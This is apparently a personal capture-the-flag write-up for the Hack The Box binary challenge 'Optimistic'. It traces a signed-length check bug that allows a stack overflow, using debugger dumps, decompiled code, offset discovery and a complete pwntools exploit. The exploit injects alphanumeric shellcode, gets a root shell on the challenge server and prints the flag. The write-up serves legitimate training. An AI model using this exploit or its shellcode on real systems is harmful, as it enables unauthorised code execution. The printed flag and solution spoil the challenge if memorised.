Optim

Useful tips from:
https://www.youtube.com/watch?v=MVeRz2ZdSdk

```
(gdb) run
The program being debugged has been started already.
Start it from the beginning? (y or n) y
Starting program: /home/flerb/HTB/Optimistic/optimistic

Breakpoint 1, 0x000055555555522d in main ()
(gdb) x/x $esp
0xffffffffffffdf90:     Cannot access memory at address 0xffffffffffffdf90
(gdb) cont
Continuing.
Welcome to the positive community!
We help you embrace optimism.
Would you like to enroll yourself? (y/n): y
Great! Here's a small welcome gift: 0x7fffffffdf90
Please provide your details.
Email:
Program terminated with signal SIGALRM, Alarm clock.
The program no longer exists.
(gdb)
```

gdb -batch -ex 'file ./optimistic' -ex 'disassemble main' >> disassemble_main

SIGALRM is thwarting my gdb attempts so ghydra:

```
flerb@ubuntu:~/HTB/Optimistic$ file optimistic
optimistic: ELF 64-bit LSB shared object, x86-64, version 1 (SYSV), dynamically linked, interpreter /lib64/ld-linux-x86-64.so.2, BuildID[sha1]=24f
4b065a2eab20657772e85de2af83b2f6fe8b1, for GNU/Linux 3.2.0, not stripped
flerb@ubuntu:~/HTB/Optimistic$ checksec optimistic
[*] '/home/flerb/HTB/Optimistic/optimistic'
    Arch:     amd64-64-little
    RELRO:    Partial RELRO
    Stack:    No canary found
    NX:       NX disabled
    PIE:      PIE enabled
    RWX:      Has RWX segments
flerb@ubuntu:~/HTB/Optimistic$
```

Decompile: main - (optimistic)

```c

void main(void)

{
  int iVar1;
  ssize_t sVar2;
  uint name-length;
  undefined4 local_80;
  undefined2 local_7c;
  char local_7a;
  undefined local_79;
  undefined email [8];
  undefined age [8];
  char name [96];

  initialize();
  puts("Welcome to the positive community!");
  puts("We help you embrace optimism.");
  printf("Would you like to enroll yourself? (y/n): ");
  iVar1 = getchar();
  local_7a = (char)iVar1;
  getchar();
  if (local_7a != 'y') {
    puts("Too bad, see you next time :(");
    local_79 = 0x6e;
                    /* WARNING: Subroutine does not return */
    exit(0);
  }
  printf("Great! Here\'s a small welcome gift: %p\n",&stack0xffffffffffffffff8);
  puts("Please provide your details.");
  printf("Email: ");
  sVar2 = read(0,email,8);
  local_7c = (undefined2)sVar2;
  printf("Age: ");
  sVar2 = read(0,age,8);
  local_80 = (undefined4)sVar2;
  printf("Length of name: ");
  __isoc99_scanf(&DAT_00102104,&name-length);
  if (0x40 < (int)name-length) {
    puts("Woah there! You shouldn\'t be too optimistic.");
                    /* WARNING: Subroutine does not return */
    exit(0);
  }
  printf("Name: ");
  sVar2 = read(0,name,(ulong)name-length);
  name-length = 0;
  while( true ) {
    if ((int)sVar2 + -9 <= (int)name-length) {
      puts("Thank you! We\'ll be in touch soon.");
      return;
    }
    iVar1 = isalpha((int)name[(int)name-length]);
    if ((iVar1 == 0) && (9 < (int)name[(int)name-length] - 0x30U)) break;
    name-length = name-length + 1;
  }
  puts("Sorry, that\'s an invalid name.");
                    /* WARNING: Subroutine does not return */
  exit(0);
}

```

#39 length of name > 0x40 kills it, too much optimism

```
001011b9 55            PUSH    RBP
001011ba 48 89 e5      MOV     RBP,RSP
001011bd bf 1e 00      MOV     EDI,0x1e
         00 00
001011c2 b8 00 00      MOV     EAX,0x0
         00 00
001011c7 e8 84 fe      CALL    <EXTERNAL>::alarm                    uint alarm(uint __seconds)
         ff ff
```

Decompile: initialize - (optimistic)

```
1
2  void initialize(void)
3
4  {
5    alarm(0x1e);
6    setvbuf(stdout,(char *)0x0,2,0);
7    setvbuf(stderr,(char *)0x0,2,0);
8    setvbuf(stdin,(char *)0x0,2,0);
9    return;
10 }
11
```

Using ghex ./optimistic:

Modified 0x1e to 0xff to increase time in GDB before SIGALARM

optimistic - GHex

File Edit View Windows Help

```
00001120 48 8D 3D 49 2F 00 00 48 8D 35 42 2F 00 00 48 29 H.=I/..H.5B/..H)
00001130 FE 48 89 F0 48 C1 EE 3F 48 C1 F8 03 48 01 C6 48 .H..H..?H...H..H
00001140 D1 FE 74 14 48 8B 05 A5 2E 00 00 48 85 C0 74 08 ..t.H......H..t.
00001150 FF E0 66 0F 1F 44 00 00 C3 0F 1F 80 00 00 00 00 ..f..D.........
00001160 F3 0F 1E FA 80 3D 3D 2F 00 00 00 75 33 55 48 83 .....==/...u3UH.
00001170 3D 82 2E 00 00 00 48 89 E5 74 0D 48 8B 3D E6 2E =.....H..t.H.=..
00001180 00 00 FF 15 70 2E 00 00 E8 63 FF FF FF C6 05 14 ....p....c......
00001190 2F 00 00 01 5D C3 66 2E 0F 1F 84 00 00 00 00 00 /...].f.........
000011A0 C3 66 66 2E 0F 1F 84 00 00 00 00 00 0F 1F 40 00 .ff...........@.
000011B0 F3 0F 1E FA E9 67 FF FF FF 55 48 89 E5 BF FF 00 .....g...UH.....
```

Signed 8 bit:	0	Signed 32 bit:	-1207959552	Hexadecimal:	00
Unsigned 8 bit:	0	Unsigned 32 bit:	3087007744	Octal:	000
Signed 16 bit:	0	Signed 64 bit:	3087007744	Binary:	00000000
Unsigned 16 bit:	0	Unsigned 64 bit:	3087007744	Stream Length:	8
Float 32 bit:	-3.051758e-05	Float 64 bit:	1.525184e-314		

☑ Show little endian decoding ☐ Show unsigned and float as hexadecimal

Offset: 0x11BF

local_84 is initially declared as an unsigned int, then it's convered to a ulong (ulong)local_84, then it gets converted to int (int)local_84.


```
int iVar1;
ssize_t sVar2;
uint local_84;
undefined4 local_80;
undefined2 local_7c;
char local_7a;
undefined local_79;
undefined auStack120 [8];
undefined auStack112 [8];
char local_68 [96];
```

```
  printf("Length of name: ");
  __isoc99_scanf(&DAT_00102104,&local_84);
  if (0x40 < (int)local_84) {
    puts("Woah there! You shouldn\'t be too optimistic.");
                    /* WARNING: Subroutine does not return */
    exit(0);
  }
  printf("Name: ");
  sVar2 = read(0,local_68,(ulong)local_84);
  local_84 = 0;
  while( true ) {
    if ((int)sVar2 + -9 <= (int)local_84) {
      puts("Thank you! We\'ll be in touch soon.");
      return;
    }
    iVar1 = isalpha((int)local_68[(int)local_84]);
    if ((iVar1 == 0) && (9 < (int)local_68[(int)local_84] - 0x30U)) break;
    local_84 = local_84 + 1;
  }
  puts("Sorry, that\'s an invalid name.");
                    /* WARNING: Subroutine does not return */
  exit(0);
```

So if we enter -1 when reading the Length of Name (-1 : 4 bytes : 1111 1111 1111 1111....), it will turn that into an unsigned long (8 bytes - 4294967295) which is fine (as shown below), Name will read that many characters, which is a huge amount.


```
flerb@ubuntu:~/HTB/Optimistic$ getconf INT_MAX
2147483647
flerb@ubuntu:~/HTB/Optimistic$ getconf UINT_MAX
4294967295
flerb@ubuntu:~/HTB/Optimistic$ getconf ULONG_MAX
18446744073709551615
```

Then the check converts it back to an int, so the sanity check if (0x40 < (int)local_84) succeeds, but not in checking the sanity.



```
if (0x40 < (int)local_84) {
  puts("Woah there! You shouldn\'t be too optimistic.");
                /* WARNING: Subroutine does not return */
  exit(0);
}
printf("Name: ");
sVar2 = read(0,local_68,(ulong)local_84);
local_84 = 0;
while( true ) {
  if ((int)sVar2 + -9 <= (int)local_84) {
    puts("Thank you! We\'ll be in touch soon.");
    return;
  }
```

Because of that we can enter a huge value for name and cause a segfault/overflow.



```
flerb@ubuntu:~/HTB/Optimistic$ ./optimistic
Welcome to the positive community!
We help you embrace optimism.
Would you like to enroll yourself? (y/n): y
Great! Here's a small welcome gift: 0x7ffc27f574f0
Please provide your details.
Email: kd
Age: 22
Length of name: -1
Name: AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAA
Thank you! We'll be in touch soon.
Segmentation fault (core dumped)
flerb@ubuntu:~/HTB/Optimistic$ _
```

Just like in BatComputer the stack address is gifted.


char name is 96 bytes and the read (0,name,(ulong)name-length) will take a massive number but probably about 130 will be enough.

Attached ghydra to the process to find the return address popped from the stack that causes the segfault:


Using the BatComputer code as a starting point I used this to find the offset to the buffer because for some reason gdb just didn't like letting me enter a name after entering the -1 for the length of name, it just jumped to the "Thank you! We'll be in touch soon" branch".

So I used this and the input('IDA-prePayload) to let me connect it to IDA and check out the values

```
def main():
    #context.log_level = 'DEBUG'
    context(os='linux', arch='amd64')
    io = process('./optimistic-patched')
    #io = process('./optimistic')

    # STEP 0
    # Enumerating the binary
    stack_address_offset = -96
    #max_payload_length = unknown

    # STEP 1
    # Leak stack address
    io.sendlineafter('(y/n): ', 'y')
    stack_address = io.recvline().strip().split()[-1]
    stack_address = ''.join([chr(int(stack_address[i:i+2], 16)) for i in range(2, len(stack_address), 2)])
    stack_address = stack_address.rjust(8, '\x00')
    stack_address = u64(stack_address, endian='big')
    log.success(f'{Fore.GREEN}Leaked stack address: {p64(stack_address)}{Style.RESET_ALL}')
    print(f'{Fore.GREEN}{stack_address}{Style.RESET_ALL}')

    # Step 2
    # Send prep payload
    io.sendlineafter('Email: ', '1')
    io.sendlineafter('Age: ', '2')
    input('IDA-preName')
    io.sendlineafter('Length of name: ', '-1')
    #payload = shellcode + padding + p64(stack_address)
    payload = cyclic(130)

    input('IDA-prePayload')

+-- 11 lines: shellcode = asm(shellcraft.sh()) ----------------------------------------------------------

    io.sendafter('Name: ', payload)
    input('IDA-postPayload')    #this is used so we have a spot to connect IDA to it
    #io.interactive()


if __name__ == '__main__':
    main()
```



baabcaab is the value the stack was pointing to.



```
RAX 0000000000000023 ↳
RBX 000055CBA31E7410 ↳ __libc_csu_init
RCX 00007FDFD3BBD1E7 ↳ libc_2.31.so:__write+17
RDX 0000000000000000 ↳
RSI 00007FDFD3C98723 ↳ libc_2.31.so:_IO_2_1_stdout_+83
RDI 00007FDFD3C9A4C0 ↳ debug001:00007FDFD3C9A4C0
RBP 6261617A61616179 ↳
RSP 00007FFD10C48148 ↳ [stack]:00007FFD10C48148
RIP 000055CBA31E740B ↳ main+1E2
R8  0000000000000023 ↳
R9  0000000000000006 ↳
R10 FFFFFFFFFFFFFD4B ↳
R11 0000000000000246 ↳
R12 000055CBA31E70C0 ↳ _start
R13 00007FFD10C48230 ↳ [stack]:00007FFD10C48230
R14 0000000000000000 ↳
R15 0000000000000000 ↳
EFL 00010246
```

Stack view

```
00007FFD10C480B8  000055CBA31E7409  main+1E0
00007FFD10C480C0  0000007900000082
00007FFD10C480C8  0079000200000002
00007FFD10C480D0  0000000000000A31
00007FFD10C480D8  0000000000000A32
00007FFD10C480E0  6161616261616161
00007FFD10C480E8  6161616461616163
00007FFD10C480F0  6161616661616165
00007FFD10C480F8  6161616861616167
00007FFD10C48100  6161616A61616169
00007FFD10C48108  6161616C6161616B
00007FFD10C48110  6161616E6161616D
00007FFD10C48118  616161706161616F
00007FFD10C48120  6161617261616171
00007FFD10C48128  6161617461616173
00007FFD10C48130  6161617661616175
00007FFD10C48138  6161617861616177
00007FFD10C48140  6261617A61616179
00007FFD10C48148  6261616362616162
00007FFD10C48150  6261616562616164
00007FFD10C48158  6261616762616166
00007FFD10C48160  0000000100006168
00007FFD10C48168  000055CBA31E7229  main
00007FFD10C48170  000055CBA31E7410  __libc_csu_init
00007FFD10C48178  25E99A8F7CEAD72E
00007FFD10C48180  000055CBA31E70C0  _start
00007FFD10C48188  00007FFD10C48230  [stack]:00007FFD10C48230
00007FFD10C48190  0000000000000000
```


```
(env) flerb@ubuntu:~/HTB/Optimistic$ echo "aaaabaaacaaadaaaeaaafaaagaaahaaaiaaajaaakaaalaaamaaanaaaoaaapaaaqaaaraaasaaataaauaaavaaawaaaxaaayaaazaabbaabcaabdaabeaabfaabgaabha" | grep "baabcaab"
aaaabaaacaaadaaaeaaafaaagaaahaaaiaaajaaakaaalaaamaaanaaaoaaapaaaqaaaraaasaaataaauaaavaaawaaaxaaayaaazaabbaabcaabdaabeaabfaabgaabha
(env) flerb@ubuntu:~/HTB/Optimistic$ expr length aaaabaaacaaadaaaeaaafaaagaaahaaaiaaajaaakaaalaaamaaanaaaoaaapaaaqaaaraaasaaataaauaaavaaawaaaxaaayaaazaab
104
```

So the offset is 104

```
(gdb) contin
Continuing.
Welcome to the positive community!
We help you embrace optimism.
Would you like to enroll yourself? (y/n): y
Great! Here's a small welcome gift: 0x7fffffffdf80
Please provide your details.
Email: 1
Age: 1
Length of name: -1
Name:
Breakpoint 3, 0x0000555555555393 in main ()
(gdb) info registers
rax            0x0                 0
rbx            0x555555555410      93824992236560
rcx            0x7fffffffdf20      140737488346912
rdx            0xffffffff          4294967295
rsi            0x7fffffffdf20      140737488346912
rdi            0x0                 0
rbp            0x7fffffffdf80      0x7fffffffdf80
rsp            0x7fffffffdf00      0x7fffffffdf00
r8             0x6                 6
r9             0x6                 6
r10            0x555555556135      93824992239925
r11            0x246               582
r12            0x5555555550c0      93824992235712
r13            0x7fffffffe070      140737488347248
r14            0x0                 0
r15            0x0                 0
rip            0x555555555393      0x555555555393 <main+362>
eflags         0x202               [ IF ]
cs             0x33                51
ss             0x2b                43
ds             0x0                 0
es             0x0                 0
fs             0x0                 0
gs             0x0                 0
(gdb)
```

The gift is the RBP

The last thing pushed onto the stack is name so we can use the given address -96 to get to the start of the name buffer. (stack_address_offset = -96)



PinkDraconian uses a cleaner-looking way to get the stack_address in this later video vs the one I saw for BatComputer, much nicer:

https://www.youtube.com/watch?v=MVeRz2ZdSdk

```
stack_address = io.recvline().decode().strip().split()[-1][2:]
stack_address = bytes.fromhex(stack_address).rjust(8, b'\x00')
stack_address = u64(stack_address, endian='big')
stack_address += stack_address_offset
log.success(f'{Fore.GREEN}Leaked stack address: {p64(stack_address)}{Style.RESET_ALL}')
print(f'{Fore.GREEN}{stack_address}{Style.RESET_ALL}')
```

It's exiting with exit code 0 though, so it's not hitting the return and jumping bafck to the pwn-generated shellcode.

```
flerb@ubuntu:~/HTB/Optimistic$ ./optimistic-solve-local.py
[+] Starting local process './optimistic-patched': pid 11320
/home/flerb/.local/lib/python3.8/site-packages/pwnlib/tubes/tube.py:822: BytesWarning: Text is not bytes; assuming ASCII, no guarantees. See
https://docs.pwntools.com/#bytes
  res = self.recvuntil(delim, timeout=timeout)
[+] Leaked stack address: b'p\xf5\x87Q\xfd\x7f\x00\x00'
140725971318128
112
/home/flerb/.local/lib/python3.8/site-packages/pwnlib/tubes/tube.py:812: BytesWarning: Text is not bytes; assuming ASCII, no guarantees. See
https://docs.pwntools.com/#bytes
  res = self.recvuntil(delim, timeout=timeout)
IDA-postPayload
[*] Process './optimistic-patched' stopped with exit code 0 (pid 11320)
```

This is because it is failing the isalpha check at line 52/53

isalpha((int)Name[(int)Name-Length]); //If this returns true the next conditional (iVar1 == 0) fails, returns isalpha returns non-zero on success.

Name[(int)Name-Length]

Right after the read into Name the Name-Length param is set to 0, the conditional after compares the number of bytes read by the read - 9 to make sure that is <= Name-Length (now 0)

(Line 48) Number-of-bytes-in-Name -9 <= 0, so we get a max of 9 characters in name to pass this conditional, but 9 characters isn't overflowing many buffers, so we have to rely on the incrementer (Line 54) Name-Length++ in the loop.

To make sure we don't break we have to continuously pass the conditional (line 52+53)
Name-Length will start at 0 and increment by 1 until we get that sweet return when Name-Length is equal to Name - 9, so to pass the isalpha the whole shellcode and padding - 1 have to be alpha (or numeric?).

```
44  printf("Name: ");
45  sVar1 = read(0,Name,(ulong)Name-Length);
46  Name-Length = 0;
47  while( true ) {
48    if ((int)sVar1 + -9 <= (int)Name-Length) {
49      puts("Thank you! We\'ll be in touch soon.");
50      return;
51    }
52    y-or-no = isalpha((int)Name[(int)Name-Length]);
53    if ((y-or-no == 0) && (9 < (int)Name[(int)Name-Length] - 0x30U)) break;
54    Name-Length = Name-Length + 1;
55  }
```

I got confused about the cast to int of (int)Name[(int)0++]) so I wrote a small program because I wasn't sure how the cast to (int) of a char would affect the isalpha, turns out it doesn't, only alpha is allowed, no numbers.

```
#include <stdio.h>
#include <ctype.h>

int main(void){
        char ch;

        for (ch = ' '; ch <= '~'; ch++){
                if isalpha((int)ch){
                                printf("%c is alpha\n", ch);
                }
                else {
                        printf("%c is not alpha\n", ch);
                }
        }

        return 0;

}
```

The results show strictly a-zA-Z so to simplify passing this conditional it's easiest if our shellcode can be all a-zA-Z

https://www.exploit-db.com/exploits/35205 looks pretty good.

Final solve:

```python
#!/usr/bin/env python3

from pwn import *
from colorama import Fore
from colorama import Style

def main():
    #context.log_level = 'DEBUG'
    context(os='linux', arch='amd64')
    #io = process('./optimistic-patched')
    io = remote('178.62.106.98',31857)
    # STEP 0
    # Enumerating the binary
    stack_address_offset = -96
    stack_offset=104

    # STEP 1
    # Leak stack address
    io.sendlineafter('(y/n): ', b'y')

    stack_address = io.recvline().decode().strip().split()[-1][2:]
    stack_address = bytes.fromhex(stack_address).rjust(8, b'\x00')
    stack_address = u64(stack_address, endian='big')
    stack_address += stack_address_offset   #jump from end to start of buffer (-96)
    log.success(f'{Fore.GREEN}Leaked stack address: {p64(stack_address)}{Style.RESET_ALL}')
    print(f'{Fore.GREEN}{stack_address}{Style.RESET_ALL}')

    # Step 2
    # Send prep payload
    io.sendlineafter('Email: ', b'1')
    io.sendlineafter('Age: ', b'2')
    #input('IDA-preName')
    io.sendlineafter('Length of name: ', b'-1')

    # https://www.exploit-db.com/exploits/35205
    shellcode = b'XXj0TYX45Pk13VX40473At1At1qu1qv1qwHcyt14yH34yhj5XVX1FK1FSH3FOPTj0X40PP4u4NZ4jWSEW18EF0V'
    padding = (stack_offset - len(shellcode)) * b'a'
    payload = shellcode + padding + p64(stack_address)
    print(f'{Fore.GREEN}{len(payload)}{Style.RESET_ALL}')


    #input('IDA-prePayload')
    # Step 3
    # Send payload

    io.sendafter('Name: ', payload)
    #input('IDA-postPayload')    #this is used so we have a spot to connect IDA to it
    io.interactive()


if __name__ == '__main__':
    main()
```

```
flerb@ubuntu:~/HTB/Optimistic$ ./optimistic-solve.py
[+] Opening connection to 178.62.106.98 on port 31857: Done
/home/flerb/.local/lib/python3.8/site-packages/pwnlib/tubes/tube.py:822: BytesWarning: Text is not bytes; assumi
ng ASCII, no guarantees. See https://docs.pwntools.com/#bytes
  res = self.recvuntil(delim, timeout=timeout)
[+] Leaked stack address: b'\x80\xdd>\xa7\xfd\x7f\x00\x00'
140727409368448
112
/home/flerb/.local/lib/python3.8/site-packages/pwnlib/tubes/tube.py:812: BytesWarning: Text is not bytes; assumi
ng ASCII, no guarantees. See https://docs.pwntools.com/#bytes
  res = self.recvuntil(delim, timeout=timeout)
[*] Switching to interactive mode
Thank you! We'll be in touch soon.
$ id
uid=0(root) gid=0(root) groups=0(root)
$ ls
flag.txt
optimistic
$ cat flag.txt
HTB{be1ng_negat1v3_pays_0ff!}
$
```